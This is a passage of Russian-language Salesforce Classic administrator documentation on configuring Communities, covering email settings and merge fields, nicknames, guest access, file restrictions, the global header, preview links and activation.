Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

| Выбор цвета | Область отображения   |
|-------------|---|
| Второй      | Верхние границы списков и таблиц.<br>Кнопка на странице входа.                                |
| Третий      | Цвет фона для верхних колонтитулов разделов на страницах просмотра и редактирования сведений. |


5. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Настройка сообществ](#)

## Настройка сообщений электронной почты, отправляемых из сообществ

Сообщения эл. почты сообщества поддерживают настройку сведений об отправителе, фирменного стиля сообщений эл. почты Chatter и шаблонов. Настройка может быть выполнена посредством пользовательского интерфейса или объекта Network в интерфейсах Salesforce API.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование» > «Сообщения эл. почты»**.
3. Введите настраиваемые значения имени и адреса отправителя для замены стандартных значений.

 **Прим.:** При изменении адреса эл. почты отправителя система отправляет проверочное сообщение эл. почты на новый адрес. Изменение откладывается, а система продолжает использовать текущий адрес до завершения проверки. Чтобы активировать новый адрес, щелкните ссылку подтверждения в полученном сообщении эл. почты. При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.

При вводе настраиваемого значения для адреса отправителя и включении функции перенаправления эл. почты сообщения эл. почты Chatter будут использовать функцию перенаправления.

4. Настройте содержимое нижнего колонтитула сообщений эл. почты Chatter.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

 **Важное замечание:** Логотип и текст нижнего колонтитула являются обязательными. Помните перечисленные ниже рекомендации.

- По умолчанию все сообщения эл. почты Chatter отображают логотип Chatter и сведения Salesforce, которые могут быть заменены логотипом и сведениями текущей организации.
- Чтобы восстановить стандартный логотип или текст нижнего колонтитула, воспользуйтесь интерфейсом API, который позволяет задавать данным полям значение null.


a. Выберите логотип для замены стандартного логотипа Chatter.

Логотип должен быть загружен на вкладку «Документы» и помечен флажком «Доступен внешне как изображение». Рекомендуем использовать изображения размером не более 150 x 50 пикселей на прозрачном фоне.

b. Введите настраиваемый текст длиной не более 1 000 символов для замены стандартного текста нижнего колонтитула.

Стандартный текст содержит имя и физический адрес компании Salesforce. Согласно действующему законодательству по защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес организации.


5. Чтобы отправить сообщение эл. почты пользователям, добавленным в сообщество, установите флажок «Отправить приветственное сообщение эл. почты».

 **Важное замечание:** Приветственные сообщения эл. почты содержат регистрационные данные для внешних участников. При отсутствии данного флажка имена пользователей и пароли должны отправляться внешним участникам вручную.

Срок действия ссылки, доступной в приветственном сообщении эл. почты, составляет 6 месяцев.


Ниже перечислены условия, при выполнении которых система отправляет приветственные сообщения эл. почты.

- Статус сообщества «Предварительный просмотр» заменяется статусом «Активно». Сообщения эл. почты не отправляются при статусе сообщества «Предварительный просмотр» или «Неактивно».
- Администратор добавляет новый профиль или набор полномочий в сообщество со статусом «Активно».
- Пользователю назначается профиль или набор полномочий, являющийся частью сообщества со статусом «Активно».

 **Прим.:** Пользователи, которым назначается профиль или набор полномочий, являющийся частью нескольких сообществ, получают приветственное сообщение эл. почты от каждого сообщества. Первое сообщение эл. почты содержит регистрационные данные; последующие сообщения эл. почты, отправляемые другими сообществами, содержат только ссылку на сообщество.

6. Воспользуйтесь стандартными шаблонами эл. почты или значками поиска для выбора других шаблонов приветственных сообщений эл. почты. Если организация использует шаблоны эл. почты для отправки комментариев к обращениям, выберите нужный шаблон (стандартный шаблон отсутствует).

Ссылки на сброс пароля, инициированные пользователями, действуют в течение 24 часов. Срок действия ссылок на сброс пароля, инициированных администратором, не ограничен. При необходимости настройте любой стандартный шаблон.

 **Прим.:** При настройке содержимого шаблона эл. почты рекомендуем использовать поле слияния `{!Community_Url}`. Данное настраиваемое поле слияния генерирует уникальный URL-адрес сообщества, гарантирующий, что отправленные сообщения эл. почты содержат URL-адреса с правильными параметрами и направляют пользователей в соответствующее сообщество для входа или изменения пароля.

7. Нажмите кнопку «Сохранить».

Сообщения электронной почты, отправленные в результате действия утверждений, бизнес-правил или комментариев к обращениям, отсылаются участникам сообщества. Например, если отправка сообщения электронной почты инициируется действием бизнес-правила, все получатели группируются на основе членства в сообществе, затем одно сообщение электронной почты отправляется каждой группе. Если пользователь является участником нескольких активных сообществ, то сообщения электронной почты отправляются из самого давнего активного сообщества.

Ниже перечислены поля API-объекта Network, которые также позволяют настраивать сообщения эл. почты сообщества.

- `CaseCommentEmailTemplateId`: код шаблона эл. почты, используемого для отправки комментария к обращению.
- `ChangePasswordEmailTemplateId`: код шаблона эл. почты, используемого для уведомления пользователя о сбросе пароля.
- `EmailFooterLogoId`: код документа, отображающегося как изображение в нижнем колонтитуле сообщений эл. почты Chatter сообщества.
- `EmailFooterText`: текст, отображающийся в нижнем колонтитуле сообщений эл. почты Chatter сообщества.
- `EmailSenderAddress`: только для чтения. Адрес эл. почты, используемый для отправки сообщений эл. почты сообщества.
- `EmailSenderName`: имя, используемое для отправки сообщений эл. почты сообщества.
- `ForgotPasswordEmailTemplateId`: код шаблона эл. почты, используемого для восстановления пароля.
- `NewSenderAddress`: новый непроверенный адрес эл. почты, предназначенный для поля `EmailSenderAddress`. Значение поля `NewSenderAddress` перезаписывает значение поля `EmailSenderAddress` после подтверждения пользователем запроса на изменение адреса эл. почты отправителя. Значение данного поля становится адресом эл. почты, используемым для отправки сообщений эл. почты сообщества.
  - Нулевое значение, заданное полю `NewSenderAddress` до завершения проверки нового адреса эл. почты, отменяет запрос на проверку.
  - Замена значения поля `EmailSenderAddress` новым проверенным адресом инициирует автоматическую перезапись поля `NewSenderAddress` нулевым значением.
  - При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.
- `OptionsSendWelcomeEmail`: данное поле определяет необходимость отправки приветственного сообщения эл. почты при добавлении нового пользователя в сообщество.
- `WelcomeEmailTemplateId`: код шаблона эл. почты, используемого для отправки приветственных сообщений эл. почты новым участникам сообщества.

СМ. ТАКЖЕ:

[Поля слияния для сообществ](#)

[Настройка сообществ](#)



### Поля слияния для сообществ

При необходимости добавьте поля слияния в шаблоны эл. почты сообществ.

При включении сообществ Salesforce в организации система создает три текстовых шаблона эл. почты.

- Сообщества: сообщение эл. почты об изменении пароля
- Сообщества: сообщение эл. почты о восстановлении пароля
- Сообщества: приветственное сообщение эл. почты

Данные шаблоны используют уникальные поля слияния. Данные поля слияния недоступны для выбора и копирования при редактировании шаблона, но могут быть добавлены вручную. Данные поля слияния работают эффективно только при их использовании в текстовом или HTML-шаблоне, выбранном для сообщества.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Имя поля                   | Описание   |
|----------------------------|--|
| {!Community_Name}          | Имя сообщества, введенное при создании сообщества.   |
| {!Community_Url}           | <p>URL-адрес для страницы входа сообщества. Например, <a href="https://acme.force.com/partners/login">https://acme.force.com/partners/login</a>.</p> <p>Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля.</p> <p>Данное поле заполняется только при выполнении одного из перечисленных ниже условий.</p> <ul style="list-style-type: none"> <li>• Шаблон, содержащий данное поле, выбирается как шаблон приветственного сообщения эл. почты для сообщества и устанавливается флажок «Отправить приветственное сообщение эл. почты».</li> <li>• Шаблон, содержащий данное поле, выбирается как шаблон сообщения эл. почты об изменении или восстановлении пароля, а сообщение эл. почты отправляется внешнему пользователю, являющемуся участником сообщества.</li> </ul> |
| {!Receiving_User.Username} | Имя пользователя получателя приветственного сообщения эл. почты.   |

При необходимости создайте настраиваемые шаблоны эл. почты для сообществ посредством Visualforce, позволяющего использовать настраиваемый фирменный стиль компании в шаблонах эл. почты. При использовании шаблона эл. почты Visualforce рекомендуем использовать тип глобального поля слияния \$Network и его свойства (см. таблицу ниже).

| Имя поля       | Описание   |
|----------------|--|
| \$Network.Name | Имя сообщества, введенное при создании сообщества. |

| Имя поля                          | Описание   |
|-----------------------------------|--|
| \$Network.NetworkUrlForUserEmails | <p>URL-адрес для страницы входа сообщества. Например, <a href="https://acme.force.com/partners/login">https://acme.force.com/partners/login</a>.</p> <p>Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля.</p> <p>Данное поле заполняется только при его использовании в шаблоне эл. почты Visualforce для одного из трех типов эл. почты, поддерживаемых сообществами.</p> |

Если сообщество использует обращения, утверждения или бизнес-правила, то сообщения эл. почты, созданные на основе шаблона эл. почты, использующего поля слияния `{!<any_object>.Link}` или `{!Case.Link}`, содержат ссылку на запись в сообществе. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

| Имя поля                                | Описание   |
|---|--|
| <code>{!Case.Link}</code>               | <p>Область использования:</p> <ul style="list-style-type: none"> <li>Уведомления контактов и ответственных о добавлении комментариев к обращениям</li> <li>Уведомления контактов о создании и обновлении обращений</li> </ul>                      |
| <code>{!&lt;any_object&gt;.Link}</code> | <p>Область использования:</p> <ul style="list-style-type: none"> <li>Запросы на утверждение, отправленные ответственным за утверждения и делегированным ответственным за утверждения</li> <li>Электронные предупреждения бизнес-правила</li> </ul> |

Чтобы проверить использование полей стандартных писем в шаблонах электронных писем, откройте настройки и введите строку «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите пункт «**Шаблоны эл. почты**», после чего щелкните «**Правка**» напротив любого шаблона.

СМ. ТАКЖЕ:

[Настройка сообщений электронной почты, отправляемых из сообществ](#)

[Управление шаблонами эл. почты](#)

[Настройка сообщений электронной почты, отправляемых из сообществ](#)


[Управление шаблонами эл. почты](#)

## Включение настроек сообщества

### Настройка настроек сообщества

Сообщество позволяет включать или выключать возможность отображения прозвищ, доступ к сообществу без входа, поддержку личных сообщений Chatter, функцию присвоения пометок содержимому, поддержку уровней репутации, возможность отображения значков и ограничения для файлов.

Для использования этих параметров в организации должна быть включена поддержка Chatter.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Настройки**».
3. Измените нужные параметры.

#### Общие сведения

- Разрешите отображение прозвищ взамен полных имен. Включение возможности отображения прозвищ в сообществе гарантирует повышенную конфиденциальность и защиту удостоверений участников. Рекомендуем использовать данную возможность в общедоступных сообществах, позволяющих незарегистрированным посетителям просматривать профили участников.
- Разрешите пользователям-гостям доступ к общедоступному содержимому сообщества без выполнения входа. При предоставлении такого доступа компания может ускорить процесс внедрения сообщества, позволяя клиентам самостоятельно находить нужную информацию без входа или обращения в службу поддержки.
- Включите сообщения Chatter, позволяющие пользователям Chatter обмениваться друг с другом конфиденциальной информацией. Чтобы предоставить внешним пользователям доступ к сообщениям Chatter, администратор должен включить вкладку Chatter.
- Разрешите использование настраиваемых страниц ошибок Visualforce для предоставления проверенным пользователям возможности просмотра настраиваемых фирменных страниц ошибок Visualforce.
- Покажите все параметры, доступные на странице «Управление сообществом», которые по умолчанию скрываются настройками сообщества. Включение данного параметра переопределяет динамическую навигацию, используемую на странице «Управление сообществом».

#### Управление сообществом

- Разрешите участникам помечать сообщения, комментарии или файлы для модерирования внутри сообщества. Данный параметр позволяет участникам помечать элементы, содержащие недопустимую лексику или конфиденциальную информацию.
- Включите репутацию, позволяющую менеджерам сообщества настраивать систему очков, которая используется для вознаграждения участников сообщества. Соответствующие уровни репутации, отображаемые профилями пользователей, настраиваются администраторами.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки  
или активации сообщества:

- «Создание и настройка сообщества»

И

Участие в сообществе,  
которому соответствует  
открываемая страница  
«Управление  
сообществом»

- Включите возможность отображения значков, позволяющую просматривать список значков темы и подтверждать компетентность отдельных пользователей.

#### Файлы

- Установите максимальный размер в МБ для файлов, загружаемых в сообщество.
- Укажите типы файлов, которые можно загружать в сообщество.

#### 4. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Отображение прозвищ взамен полных имен в сообществе](#)

[Включение общего доступа к содержимому сообщества](#)

[Использование настраиваемых страниц ошибок Visualforce для проверенных пользователей](#)

[Включение функции присвоения пометок для пользователей сообщества](#)


[Включение репутации в сообществе](#)

[Ограничения для файлов в сообществе](#)

### Отображение прозвищ взамен полных имен в сообществе

Включение возможности отображения прозвищ в сообществе гарантирует повышенную конфиденциальность и защиту удостоверений участников. Рекомендуем использовать данную возможность в общедоступных сообществах, позволяющих незарегистрированным посетителям просматривать профили участников.

По умолчанию всем пользователям назначаются прозвища, которые при необходимости могут быть изменены путем последовательного выбора пунктов *Имя пользователя* > **«Редактировать контактные данные»** в общем верхнем колонтитуле или посредством профиля пользователя Chatter.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование»** > **«Настройки»**.
3. Установите флажок **«Включить отображение прозвищ»** и нажмите кнопку **«Сохранить»**.

Прозвища отображаются вместо имен и фамилий практически во всех областях сообщества, включая ленты, списковые представления, группы, результаты поиска, рекомендации, профили пользователей и файлы. Кроме того, прозвища отображаются приложением Salesforce1 и любыми сайтами сообщества, активированными посредством шаблонов сообщества.

Ниже перечислены некоторые ограничения по отображению прозвищ.

- Личные сообщения отображают полные имена. При необходимости выключите личные сообщения.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения возможности отображения прозвищ:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

- Записи и поля записей для поиска пользователей отображают полные имена. Помните, что доступность записей и пользователей может контролироваться посредством правил общего доступа.
- Мобильные уведомления в приложении Salesforce1 отображают полные имена. При необходимости выключите мобильные уведомления в приложении Salesforce1.
- Несмотря на возможность поиска по именам, фамилиям и полным именам, результаты поиска отображают только прозвища. Рекомендации по автозаполнению при глобальном поиске и список «Недавние элементы» отображают любые имена, фамилии и полные имена, которые уже использовались для поиска, либо просматривались посредством записи или другой области.


СМ. ТАКЖЕ:

[Настройка настроек сообщества](#)

## Включение общего доступа к содержимому сообщества

Система позволяет включать доступ к содержимому сообщества для пользователей-гостей (нелицензированных пользователей) без предварительного входа или регистрации в сообществе.

Общедоступные сообщества позволяют применять сценарии типа «Бизнес для потребителя» и поддерживают расширение целевой аудитории. Например, сообщество для поддержки клиентов, администрируемое производителем спортивного инвентаря. Сообщество, которое содержит общедоступные дискуссии, вопросы, известные проблемы и решения, опубликованные службой поддержки, позволяет текущим и потенциальным клиентам просматривать данную информацию без непосредственного обращения к сотрудникам компании.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Настройки**».
3. Установите флажок «**Разрешить доступ без входа**» и нажмите кнопку «**Сохранить**».

Включение общего доступа позволяет предоставлять пользователям-гостям доступ к группам, темам, профилям и лентам посредством Chatter in Apex, но не поддерживает предоставление доступа к данным в сообществе. Чтобы разрешить пользователям-гостям просмотр данной информации, выполните одно из указанных ниже действий.

- Воспользуйтесь шаблоном сообщества из конструктора сообществ, который предоставляет пользователям-гостям доступ как минимум к одному данному объекту (например, Napili). Дополнительные инструкции см. в [Руководстве по внедрению шаблонов сообщества для самообслуживания](#).
- Воспользуйтесь методами Chatter in Apex и страницами Visualforce для предоставления пользователям-гостям доступа к данным объектам. Дополнительную информацию см. в разделе «Методы, доступные пользователям-гостям сообществ» [Руководства разработчика Force.com Apex Code](#) и в [Руководстве разработчика Visualforce](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего доступа к содержимому сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

 Прим.:

- При включении функции развертывания на основе профиля для Chatter пользователи-гости могут просматривать общедоступное сообщество только после включения доступа Chatter в профиле пользователя-гостя. Дополнительную информацию см. в разделе «Управление доступом к Chatter посредством профилей» справки Salesforce.
- Обозреватель Internet Explorer 9 не позволяет добавлять файлы в вопросы общедоступного сообщества.

СМ. ТАКЖЕ:


[Настройка настроек сообщества](#)

## Использование настраиваемых страниц ошибок Visualforce для проверенных пользователей

Настроенные страницы ошибок Visualforce могут отображаться для проверенных пользователей сообщества.

Чтобы назначить или настроить страницы ошибок Visualforce, откройте меню «Управление сообществом» в общем верхнем колонтитуле управления сообществом и выберите пункт «**Перейти к Force.com**». Текущие выбранные страницы отображаются разделом «**Страницы ошибок**».

При наличии флажка «**Использовать настраиваемые страницы ошибок Visualforce**» пользователям, выполнившим вход в сообщество, отображаются настраиваемые страницы ошибок Visualforce. При отсутствии флажка «**Использовать настраиваемые страницы ошибок Visualforce**» пользователям, выполнившим вход в сообщество, отображаются стандартные страницы ошибок Visualforce. Пользователям-гостям, которые не выполняют вход в сообщество, всегда отображаются настраиваемые страницы ошибок Visualforce, независимо от наличия данного флажка.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Настройки**».
3. Установите флажок «**Использовать настраиваемые страницы ошибок Visualforce**» и нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Назначение страниц ошибок сайта Force.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Ограничения для файлов в сообществе


Можно ограничить размер и типы файлов, загружаемых участниками сообщества. Данный список допустимых типов файлов позволяет управлять тем, что загружают участники сообщества, а также предотвратить загрязнение сообщества несоответствующими файлами, присылаемыми спамерами.

Прежде чем ограничивать файлы в сообществе, следует включить функцию модерирования файлов сообщества. Если в меню «Управление сообществом» отсутствует параметр для ограничения файлов, свяжитесь с Salesforce.

Ограничения для файлов сообщества применяются к файлам, загруженным участниками сообщества из любого места сообщества — в сообщениях и комментариях, непосредственно на вкладке «Файлы», а также из приложения Salesforce 1. Кроме того, можно установить ограничения для файлов сообщества с помощью SOAP API или Metadata API.

Не затрагиваются файлы, загруженные до установки ограничения для файлов. Однако новые версии этих файлов должны соответствовать указанным ограничениям.

Учитывайте следующие рекомендации.

- Файл должен соответствовать ограничениям для файлов, установленным в сообществе, в которое он загружается. Например, если пользователь загружает файл по обращению, а после агент загружает новую версию во внутреннюю организацию Salesforce, то будут применяться ограничения из сообщества пользователя.
  - На общие в сообществе файлы, загруженные во внутреннюю организацию Salesforce, не действуют ограничения для файлов сообщества.
1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
    - Щелкните значок  в общем верхнем колонтитуле сообщества.
    - Введите строку «Все сообщества» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Все сообщества». Затем щелкните ссылку «Управление» напротив имени нужного сообщества.
  2. Выберите «Администрирование» > > «Настройки» и введите ограничения в разделе «Файлы» на этой странице.
    - «Максимальный размер файла в МБ» — введите число от 3 МБ до максимального размера файла организации. Чтобы использовать ограничение по умолчанию 2 ГБ, оставьте это поле пустым или введите 0.
    - «Разрешать файлы только этого типа» — введите расширения файлов через запятую (например, *jpg, docx, txt*). Расширения можно вводить без учета регистра символов. Разрешается использовать не более 1 000 символов. Чтобы разрешить файлы всех типов, оставьте это поле пустым.

### 3. Нажмите кнопку «Сохранить».

После установки ограничений для файлов сообщества участники будут получать сообщение об ошибке, если файл превысит установленный размер или в случае запрещенного расширения файла.

При попытке загрузить несколько файлов одновременно, когда один из них не соответствует установленным ограничениям, ни один из файлов загружен не будет.

СМ. ТАКЖЕ:

[Настройка настроек сообщества](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения файлов в сообществе:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»



## Включение общего верхнего колонтитула для сообществ

При включении сообществ общий верхний колонтитул позволяет быстро переключаться между сообществами и внутренней организацией.

Использование общего верхнего колонтитула доступно организации только после включения сообществ.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- «Управление профилями и наборами полномочий»

Для назначения набора полномочий пользователю:

- «Назначение наборов полномочий»



Полномочие «Просмотр общего верхнего колонтитула» по умолчанию отключено для всех стандартных профилей. Чтобы просмотреть общий верхний колонтитул, необходимо назначить пользователю полномочие «Просмотр общего верхнего колонтитула». Для этого следует либо выбрать его в стандартном профиле, либо создать настраиваемые профили, либо создать набор полномочий. Чтобы быстро назначить данное полномочие нужным пользователям, создайте наборы полномочий.


1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Нажмите кнопку «**Создать**» и создайте набор полномочий, содержащий полномочие системы «Просмотр общего верхнего колонтитула».
3. Назначьте набор полномочий соответствующим пользователям.

Общий верхний колонтитул отображается пользователям с данным набором полномочий вверху всех страниц. С помощью меню слева пользователи смогут переключаться между внутренней организацией и сообществами, к которым у них есть доступ.



Меню «*Имя пользователя*», расположенное справа, содержит ссылки для редактирования контактных данных и выхода. Кроме того, внутренним пользователям могут отображаться ссылки «Справка и обучение» и «Настройка», а также ссылки на другие инструменты. Отображаемые ссылки определяются предоставленными полномочиями пользователя и включенными функциями. При использовании Lightning Experience организацией пользователи с соответствующим полномочием могут переключаться между Salesforce Classic и новым интерфейсом с помощью функции Switcher. Ссылку «Перейти к Lightning Experience» см. в меню «*Имя пользователя*». Сообщества не поддерживаются в Lightning Experience, поэтому для работы с ними (создания, управления и доступа) из общего верхнего колонтитула необходимо переключиться обратно в Salesforce Classic.

При нахождении на странице сообщества у пользователей с полномочием «Управление сообществом» или «Создание и настройка сообществ» отобразится значок шестеренки (⚙️), и с его помощью пользователь сможет переходить к странице «Управление сообществом». На странице «Управление сообществом» отобразится дополнительное меню, с помощью которого можно будет просматривать сообщество или переходить к настройкам сообщества посредством конструктора сообществ, Site.com Studio или Force.com.



**Прим.:** На странице «Управление сообществом» у пользователей даже без полномочия «Просмотр общего верхнего колонтитула» отобразится общий верхний колонтитул и меню «Управление сообществом». Однако мы рекомендуем назначать полномочие «Просмотр общего верхнего колонтитула» пользователям, которым необходимо переключаться между внутренней организацией и сообществами.

СМ. ТАКЖЕ:

[Навигация по сообществам](#)

## Публикация ссылки на сообщество

При необходимости разрешите участникам предварительный просмотр сообщества перед активацией.

Ссылка на сообщество со статусом «Предварительный просмотр» может передаваться только пользователям, добавленным в качестве участников сообщества.

Публикация ссылки на сообщество со статусом «Предварительный просмотр» позволяет быстро собрать отзывы о сообществе. Благодаря аналогичному режиму работы сообщества, заинтересованные лица могут протестировать все функции, а также проверить используемый фирменный стиль и текущие настройки. Данная возможность позволяет также заранее наполнять сообщество сообщениями, комментариями и записями, доступными участникам активного сообщества уже при первом входе.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок ⚙️ в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации URL-адреса предварительного просмотра сообщества:

- «Создание и настройка сообществ»

- Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
- Скопируйте URL-адрес, отображаемый на странице, и разошлите его заинтересованным лицам.  
Помните, что URL-адрес может передаваться только пользователям, добавленным в качестве участников сообщества.


СМ. ТАКЖЕ:

[Настройка сообществ](#)


[Статусы сообществ](#)

## Активация сообществ

Активация сообщества инициирует его доступность участникам. При необходимости настройте активное сообщество или деактивируйте сообщество для внесения изменений. Помните, что активация сообщества предоставляет участникам сообщества доступ ко всем его компонентам. Рекомендуем выполнять все основные настройки в статусе «Предварительный просмотр».

 **Прим.:** Если организация поддерживает приветственные сообщения эл. почты, то активация сообщества инициирует отправку каждому участнику сообщения эл. почты, содержащего ссылку на сообщество. Приветственное сообщение эл. почты, отправляемое внешним участникам, содержит ссылку для настройки пароля и контрольного вопроса.

Если внешнему пользователю предоставляется доступ к нескольким сообществам внутри одной организации, то вход во все сообщества может выполняться посредством одних регистрационных данных.

- Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
- Последовательно выберите пункты **«Администрирование»** > **«Параметры»**.
- Нажмите кнопку **«Активировать сообщество»**.  
Сообщество становится активным.

СМ. ТАКЖЕ:

[Статусы сообществ](#)

[Настройка сообществ](#)

[Деактивация сообщества](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:


- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Статусы сообществ

Ниже перечислены статусы, поддерживаемые сообществами.

| Статус                   | Описание  |
|--------------------------|---|
